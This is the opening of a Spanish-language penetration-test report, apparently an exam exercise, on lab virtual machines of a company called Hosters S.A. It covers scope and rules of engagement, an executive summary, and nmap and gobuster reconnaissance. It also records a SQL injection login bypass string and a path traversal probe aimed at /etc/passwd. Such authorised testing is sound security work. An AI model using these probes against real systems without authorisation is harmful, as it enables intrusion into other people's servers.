

EXAMEN 3 – GRUPO B
PENTESTING A HOSTERS S.A



Expediente	Examen 3 – Grupo B
Código de autenticación	210526
Empresa auditada	Hosters S.A.
Analista	Marina del Pilar López Oliva
Clasificación	CONFIDENCIAL – Uso interno Hosters S.A.
Fecha de ejecución	21/05/2026
Fecha del informe	22/05/2026
Entorno	Laboratorio Aislado - Infraestructura Virtualizada (.OVA)
Versión	1.0

Índice

Declaración de confidencialidad.....	3
Exención de responsabilidad.....	4
Ámbito de aplicación (Scope).....	5
Objetivo.....	5
Tipo de prueba.....	6
Activos incluidos.....	6
Metodología y reglas de engagement (RoE).....	6
Restricciones (Fuera de alcance).....	7
Entorno y condiciones.....	7
Resumen ejecutivo.....	8
Resultado global.....	9
Hallazgos principales.....	9
Recomendaciones priorizadas.....	9
Informe técnico.....	10
Escenario A: Red con Pivoting (Espigol y Costas).....	10
Descubrimiento de red y Enumeración de servicios.....	10
Explotación de vulnerabilidad RFI y Acceso inicial.....	17
Escalada de privilegios local en máquina puente (espigol).....	19
Fase de movimiento lateral y Pivoting de redes.....	25
Escenario B: Máquina Perimetral Independiente (Cibercamp).....	33
Reconocimiento de puertos y Descubrimiento CMS.....	33
Explotación y Ejecución Remota de Comandos (RCE).....	37
Post-Explotación, Movimiento lateral y Escalada a root.....	39
Recomendaciones técnicas.....	42
Prioridad inmediata (Plazo: < 24 horas).....	42
Prioridad a Corto Plazo (Plazo: < 7 Días).....	43
Prioridad a Medio Plazo (Plazo: Continuo).....	43
Conclusiones.....	44
Anexos.....	45
Criterio de severidad.....	45
Inventario activos.....	46
Relación de Evidencias.....	46
Inventario de herramientas utilizadas.....	46

Declaración de confidencialidad

Este documento contiene información sensible de seguridad perteneciente a la infraestructura tecnológica de **Hosters S.A.** El acceso, distribución, reproducción o divulgación de este informe queda restringido exclusivamente al personal autorizado de Hosters S.A. Queda prohibida la divulgación total o parcial de este contenido a terceros sin el consentimiento expreso y por escrito de la dirección de la empresa y del equipo auditor.

A efectos del presente documento, se considera **Información Confidencial** cualquier dato, documentación, evidencia, hallazgo, método, procedimiento o conocimiento al que el Consultor tenga acceso como resultado directo o indirecto de la realización del pentesting, incluyendo, entre otros:

- Vulnerabilidades, configuraciones erróneas, pruebas de concepto (PoC), exploits específicos y vectores de ataque descubiertos.
- Credenciales (reales o generadas), secretos, tokens, claves, hashes y cualquier material de autenticación.
- Configuraciones, direcciones IP, nombres de host, topologías de red, esquemas de infraestructura y detalles de servicios.
- Información técnica, reportes, evidencias y hallazgos generados durante el trabajo (incluidas capturas de pantalla).
- Cualquier dato de carácter personal o corporativo alojado o accesible desde los sistemas auditados.

El Consultor se compromete formalmente a:

1. **Secreto profesional:** Mantener confidencialidad absoluta sobre la Información Confidencial obtenida, mientras la información mantenga carácter confidencial, salvo requerimiento legal o autorización expresa y por escrito del Cliente.
2. **Uso restringido:** Utilizar la Información Confidencial única y exclusivamente para los fines descritos en el presente encargo y dentro del Scope acordado.
3. **No divulgación:** No revelar, ceder, publicar ni comunicar Información Confidencial a terceros sin consentimiento previo, expreso y por escrito del Cliente.

4. **Custodia segura:** Implementar medidas razonables y proporcionales de seguridad para proteger la Información Confidencial durante la ejecución del proyecto (p. ej., cifrado de almacenamiento, control de accesos, y minimización de copias).

Propiedad de los entregables: Salvo pacto escrito distinto, todos los hallazgos, evidencias y el informe final derivados de las pruebas serán **propiedad exclusiva de Hosters S.A.** El Cliente queda autorizado a **usar y compartir internamente** el Informe para fines de remediación, auditoría y mejora de la seguridad.

Retención y destrucción: Una vez finalizado el servicio y transcurridos **30 días naturales**, el Consultor se obliga a eliminar de forma segura cualquier copia de Información Confidencial almacenada en sus sistemas, salvo que la ley o el Cliente exijan su conservación.

Legislación aplicable: Este acuerdo se regirá por la **legislación española**.

Exención de responsabilidad

Las pruebas de intrusión y auditoría técnica reflejadas en este informe representan una simulación de ataque controlado en un momento temporal concreto (21/05/2026). Los resultados y hallazgos identificados corresponden exclusivamente a las vulnerabilidades visibles bajo las condiciones técnicas del entorno de laboratorio suministrado. El equipo auditor no se responsabiliza de los cambios posteriores en la infraestructura, la aparición de vulnerabilidades desconocidas en el momento de la auditoría (0-day) o las modificaciones en las configuraciones de los servicios que puedan alterar el estado de seguridad de los activos analizados.

El Cliente declara y garantiza que:

- Posee derechos legales y autorización suficiente sobre los sistemas objeto de análisis,
- Ha realizado (o ha verificado la existencia de) copias de seguridad adecuadas,
- Ha obtenido las autorizaciones necesarias de terceros si fuera aplicable.

El Consultor no será responsable de:

- Pérdidas de datos por ausencia o insuficiencia de copias de seguridad,
- Daños derivados de vulnerabilidades preexistentes ajenas al trabajo realizado,
- Uso indebido, implementación incorrecta o interpretación errónea de las recomendaciones del Informe por parte de terceros.

Límite de responsabilidad: En la medida permitida por la normativa aplicable, la responsabilidad total del Consultor derivada de este servicio quedará limitada a los daños directos demostrables causados por negligencia grave en la ejecución del trabajo y, en todo caso, **no excederá el alcance del servicio contratado**. Quedan excluidos daños indirectos, lucro cesante y pérdidas derivadas de decisiones operativas del Cliente basadas en el Informe.

Naturaleza del servicio: El Cliente reconoce que el pentesting constituye una evaluación puntual basada en el estado de los activos en las fechas de ejecución, por lo que no garantiza la ausencia total de vulnerabilidades.

Uso del informe: El Informe debe emplearse únicamente para fines de mejora de seguridad, remediación y gestión de riesgos. El Consultor no asume responsabilidad por el uso del Informe fuera de su finalidad o fuera del Scope establecido.

Mediante la recepción de este Informe, el Cliente reconoce los riesgos asociados a la ejecución de las pruebas dentro del Scope y acepta las limitaciones inherentes al servicio y perjuicios dentro de los límites establecidos, sin perjuicio de los derechos irrenunciables que pudieran corresponderle conforme a la ley.

Ámbito de aplicación (Scope)

El alcance ha sido definido y pactado con la empresa **Hosters S.A.** Las actividades se realizaron en las siguientes fechas:

- **Ejecución de pruebas:** 21/05/2026
- **Redacción del informe:** 22/05/2026

Objetivo

El propósito de este ejercicio es evaluar el nivel de **resistencia** del perímetro y de los segmentos de red interna de **Hosters S.A.** frente a ataques cibernéticos externos e internos. Se busca identificar fallos de configuración, componentes de software desactualizados, debilidades en aplicaciones web personalizadas y malas prácticas de administración que puedan ser explotadas por actores maliciosos para comprometer la confidencialidad, integridad y disponibilidad de la infraestructura corporativa.

Tipo de prueba

Prueba realizada conforme al acceso proporcionado y al entorno entregado por el Cliente (máquinas virtuales). El nivel de conocimiento previo se considera **caja gris** (enfoque basado en enumeración y verificación técnica a partir del acceso disponible). No se proporcionaron credenciales iniciales, por lo que el enfoque fue predominantemente de enumeración.

Activos incluidos

De acuerdo con las pautas vigentes del laboratorio, se auditaron las siguientes infraestructuras:

- **Segmento perimetral** (Red VBOXNET0 – 192.168.56.0/24):
 - **Máquina puente susceptible de pivoting:** Hostname real espigol (192.168.56.111).
 - **Máquina Independiente:** Hostname real cibercamp (192.168.56.112).
- **Segmento Interno Restringido** (Red VBOXNET1 – 192.168.57.0/24):
 - **Máquina de Producción Interna:** Hostname Costas (192.168.57.5).

Metodología y reglas de engagement (RoE)

Metodología (alto nivel):

- Enumeración de red y servicios.
- Revisión de configuraciones y versiones expuestas.
- Identificación y verificación de vulnerabilidades.
- Explotación controlada para demostrar impacto.
- Escalada de privilegios dentro del alcance.
- Persistencia controlada únicamente sobre las VMs del laboratorio y siempre documentada.
- Obtención de evidencias mediante capturas de pantalla durante la ejecución.

Reglas de engagement (RoE):

- Ventana de pruebas: 21/05/2026 (entorno de laboratorio).

- Comunicación de críticos: si se identifica una vulnerabilidad crítica con impacto inmediato (p. ej., ejecución remota o acceso a credenciales), se documentará con prioridad y se reflejará en el Resumen Ejecutivo y en la Tabla de vulnerabilidades.
- Minimización de impacto: se priorizarán técnicas de validación controlada, evitando acciones destructivas o de alto riesgo.
- Gestión de evidencias: las capturas y evidencias se obtendrán durante la ejecución y se conservarán bajo custodia segura hasta la entrega.
- Limpieza/rollback: se documentará cualquier cambio realizado y se revertirá/retirará al finalizar, salvo autorización explícita del Cliente.

Restricciones (Fuera de alcance)

Siguiendo las instrucciones expresas fijadas en las directrices de contratación (ROE):

- **Ataques de Denegación de Servicio (DoS/DDoS):** Quedan totalmente prohibidos para evitar caídas de los entornos.
- **Cracking de Contraseña del Administrador Principal:** Queda excluido el uso de fuerza bruta masiva contra las cuentas de administración.
- **Instalación de malware en las máquinas:** Queda fuera del alcance instalaciones de programas maliciosos que impidan el funcionamiento continuo del trabajo.
- **Encriptación de la información:** Queda totalmente vetado el cifrado de cualquier información que haya en las máquinas.

Entorno y condiciones

- Las pruebas se realizan en un entorno aislado mediante **red solo anfitrión (Host-Only)** para evitar impactos en redes externas.
- Las evidencias (capturas) deben corresponder al periodo de ejecución y a la **carpeta de evidencias** conforme a los criterios del encargo.

Gestión de evidencias: Conforme al criterio de entrega establecido, las capturas de pantalla fueron recopiladas durante la ejecución de las pruebas (21/05/2026) y se entregaron en un archivo .ZIP que contiene el conjunto completo de evidencias. **No se han incluido ni generado capturas posteriores a dicha fecha.**

Resumen ejecutivo

La auditoría de seguridad realizada sobre las plataformas de **Hosters S.A.** ha identificado un nivel de **riesgo alto** en los sistemas expuestos en el perímetro de la organización, aunque también ha evidenciado un caso positivo de protección efectiva en los servidores internos aislados.

Durante la evaluación se confirmó un **efecto encadenado** de vulnerabilidades: pequeños errores de mantenimiento, configuraciones inseguras y componentes desactualizados permitieron que un atacante externo pudiera obtener control total de varios servidores críticos de la infraestructura.

- **Ataque mediante salto hacia la red interna** (Servidor Espigol): Se detectó un fallo en una funcionalidad de la página web que permitía ejecutar código externo no autorizado en el servidor. Una vez obtenido acceso inicial, la existencia de contraseñas almacenadas de forma insegura y permisos administrativos mal configurados permitió alcanzar control total del sistema. Desde esa posición, el atacante pudo utilizar el servidor comprometido como puente de acceso hacia la red interna corporativa.
- **Ataque directo mediante software desactualizado** (Servidor Cibercamp): En este escenario, el uso de un complemento vulnerable y desactualizado de WordPress permitió tomar el control remoto del servidor directamente desde el entorno perimetral. La reutilización de contraseñas y una configuración insegura de privilegios administrativos facilitaron posteriormente la obtención de control completo del sistema.
- **Caso positivo de endurecimiento** (Servidor Costas): Tras acceder a la red restringida, se evaluó la seguridad del servidor interno Costas (192.168.57.5). El sistema resistió satisfactoriamente los intentos de intrusión realizados durante la auditoría gracias a una arquitectura simple, estática y con baja superficie de exposición. La ausencia de componentes dinámicos redujo significativamente las posibilidades de explotación, demostrando la efectividad de un diseño minimalista y correctamente configurado.

Resultado global

Nivel de riesgo global estimado: ALTO.

En un escenario real, un atacante podría haber obtenido control sobre los servidores públicos de la organización, accediendo potencialmente a información sensible, servicios corporativos o recursos internos. Además del impacto técnico, una intrusión de este tipo podría afectar gravemente a la continuidad operativa, la reputación de la empresa y la confianza de clientes y colaboradores.

Hallazgos principales

ID	Activo	Severidad	Descripción ejecutiva	Impacto potencial
H-01	Servidor Perimetral (Espigol - 192.168.56.111)	Crítica	Una funcionalidad insegura de la aplicación web permitía ejecutar código remoto en el servidor.	Compromiso completo del servidor y posibilidad de utilizarlo como puente de acceso hacia redes internas.
H-02	Servidor Independiente (Cibercamp - 192.168.56.112)	Crítica	El uso de una versión vulnerable y desactualizada de un complemento permitió la ejecución remota de comandos.	Compromiso total del portal corporativo, acceso a información sensible.
H-03	Servidor de Campaña (Costas - 192.168.57.5)	Baja (Éxito)	La arquitectura estática y la reducción de superficie de ataque limitaron significativamente las posibilidades de explotación.	El sistema actuó como barrera efectiva frente a intentos de movimiento lateral desde la red comprometida.

Recomendaciones priorizadas

1. **Corrección inmediata de vulnerabilidades críticas** (menos de 24 horas). Actualizar urgentemente la plataforma WordPress y eliminar o corregir las funcionalidades web vulnerables que permitan la ejecución de código externo o acceso no autorizado.
2. **Refuerzo de la gestión de credenciales.** Sustituir todas las contraseñas reutilizadas o almacenadas de forma insegura e implantar políticas corporativas de contraseñas únicas y robustas para sistemas, aplicaciones y bases de datos.
3. **Revisión de privilegios administrativos.** Limitar estrictamente el uso de herramientas del sistema con permisos elevados y revisar las configuraciones administrativas para evitar escaladas de privilegios no autorizadas.
4. **Segmentación y aislamiento de redes internas.** Implantar reglas de filtrado y segmentación entre redes perimetrales e internas para impedir movimientos laterales en caso de compromiso de un servidor expuesto públicamente.

Informe técnico


El presente informe técnico **documenta de forma detallada** las actividades realizadas durante la evaluación de seguridad, proporcionando al personal técnico la información necesaria para **comprender, validar y reproducir** cada acción efectuada.

Como sistema atacante se ha utilizado una máquina con **Kali Linux**, operando con un usuario con privilegios administrativos. Durante la auditoría se han empleado las siguientes herramientas: **Netdiscover, Nmap, Metasploit Framework, Gobuster, Nikto, Proxychains, SSH, Dirbuster.**

Escenario A: Red con Pivoting (Espigol y Costas)

Descubrimiento de red y Enumeración de servicios

Se ejecuta un reconocimiento inicial en la subred local 192.168.56.0/24 mediante peticiones ARP, localizando como activo principal el host 192.168.56.111 (espigol). La máquina atacante Kali Linux se sitúa en la IP 192.168.56.107.



```
Session Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.100	08:00:27:47:62:42	1	60	PCS Systemtechnik GmbH
192.168.56.111	08:00:27:90:c8:39	1	60	PCS Systemtechnik GmbH

Figura 1. Escaneo ARP inicial y detección de hosts activos en el segmento perimetral.

Un escaneo de alta resolución a través de Nmap detalla los puertos abiertos:


- **Puerto 22:** OpenSSH 8.9p1 Ubuntu 3ubuntu0.6.
- **Puerto 80:** Apache httpd 2.4.52 (Ubuntu).

```
(kali@kali)-[~]
$ sudo nmap -sS -sC -sV -p- 192.168.56.111 -n -Pn
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-21 10:22 -0400
Nmap scan report for 192.168.56.111
Host is up (0.00013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 93:89:23:db:a9:4d:59:0b:8c:ec:ef:69:52:bb:1b:70 (ECDSA)
|_ 256 82:d4:41:50:de:c1:fd:6e:27:47:00:5e:f6:30:91:8c (ED25519)
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Entrar - Caravanas
|_ Requested resource was login.php
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 08:00:27:90:C8:39 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.12 seconds
```

Figura 2. Escaneo de puertos Nmap sobre el activo 192.168.56.111.

Al acceder a la web, el servidor genera una redirección 302 hacia /login.php. Pruebas iniciales de inyección SQL (SQLi) en el formulario mediante la cadena ' or 1=1 -- son mitigadas correctamente por la lógica de la aplicación.



Identificarse para ver caravanas

¿Todavía no te has registrado? [Regístrate aquí](#)

Figura 3. Interfaz web de inicio de sesión en el servidor perimetral.




Figura 4. Pruebas de evasión e inyección SQL en el formulario de login.

Se implementa una fase de fuzzing dirigida con Gobuster empleando diccionarios avanzados y búsqueda de extensiones (.php, .bak, .old), mapeando la siguiente superficie web:

- /images: Listado de directorios activo (Directory Indexing). Hospeda imágenes legítimas (caravana1.jpg a caravana6.jpg) libres de anomalías esteganográficas.

```


kali@kali:~$ gobuster dir -u http://192.168.56.111 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x php,html,txt,bak,old
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.111
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt,bak,old
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

index.php (Status: 302) [Size: 2] [→ login.php]
images (Status: 301) [Size: 317] [→ http://192.168.56.111/images/]
login.php (Status: 200) [Size: 1133]
register.php (Status: 200) [Size: 701]
logout.php (Status: 302) [Size: 0] [→ login.php]
config.php (Status: 200) [Size: 20]
destinations.php (Status: 302) [Size: 20] [→ login.php]
booking.php (Status: 302) [Size: 41] [→ login.php]
server-status (Status: 403) [Size: 279]
Progress: 682566 / 1323348 (51.58%)
  
```

Figura 5. Ejecución del descubrimiento de directorios con Gobuster.



Apache/2.4.52 (Ubuntu) Server at 192.168.56.111 Port 80

Figura 6. Exposición del directorio indexado /images.





Figura 7. Análisis visual y de propiedades de los recursos gráficos localizados.

- register.php: Permite el alta de usuarios sin controles restrictivos. Se genera la cuenta test corporativa.



The image shows a web browser window with the address bar displaying 'http://192.168.56.111/register.php' and a 'Not Secure' warning. The browser's toolbar includes links to 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', and 'Google Hacking DB'. The main content area displays a registration form titled 'Registro'. The form consists of three input fields: the first field contains the text 'test', the second field contains 'test@test.com', and the third field is a password field represented by seven dots. Below the input fields is a purple button with the text 'Registrarse'.

Figura 8. Formulario de registro de nuevas cuentas de usuario.

- booking.php?id=: Lógica de reservas. Se evalúan fallos de Path Traversal mediante mutaciones como ../../etc/passwd, resultando negativas debido a un correcto filtrado de caracteres de escape.

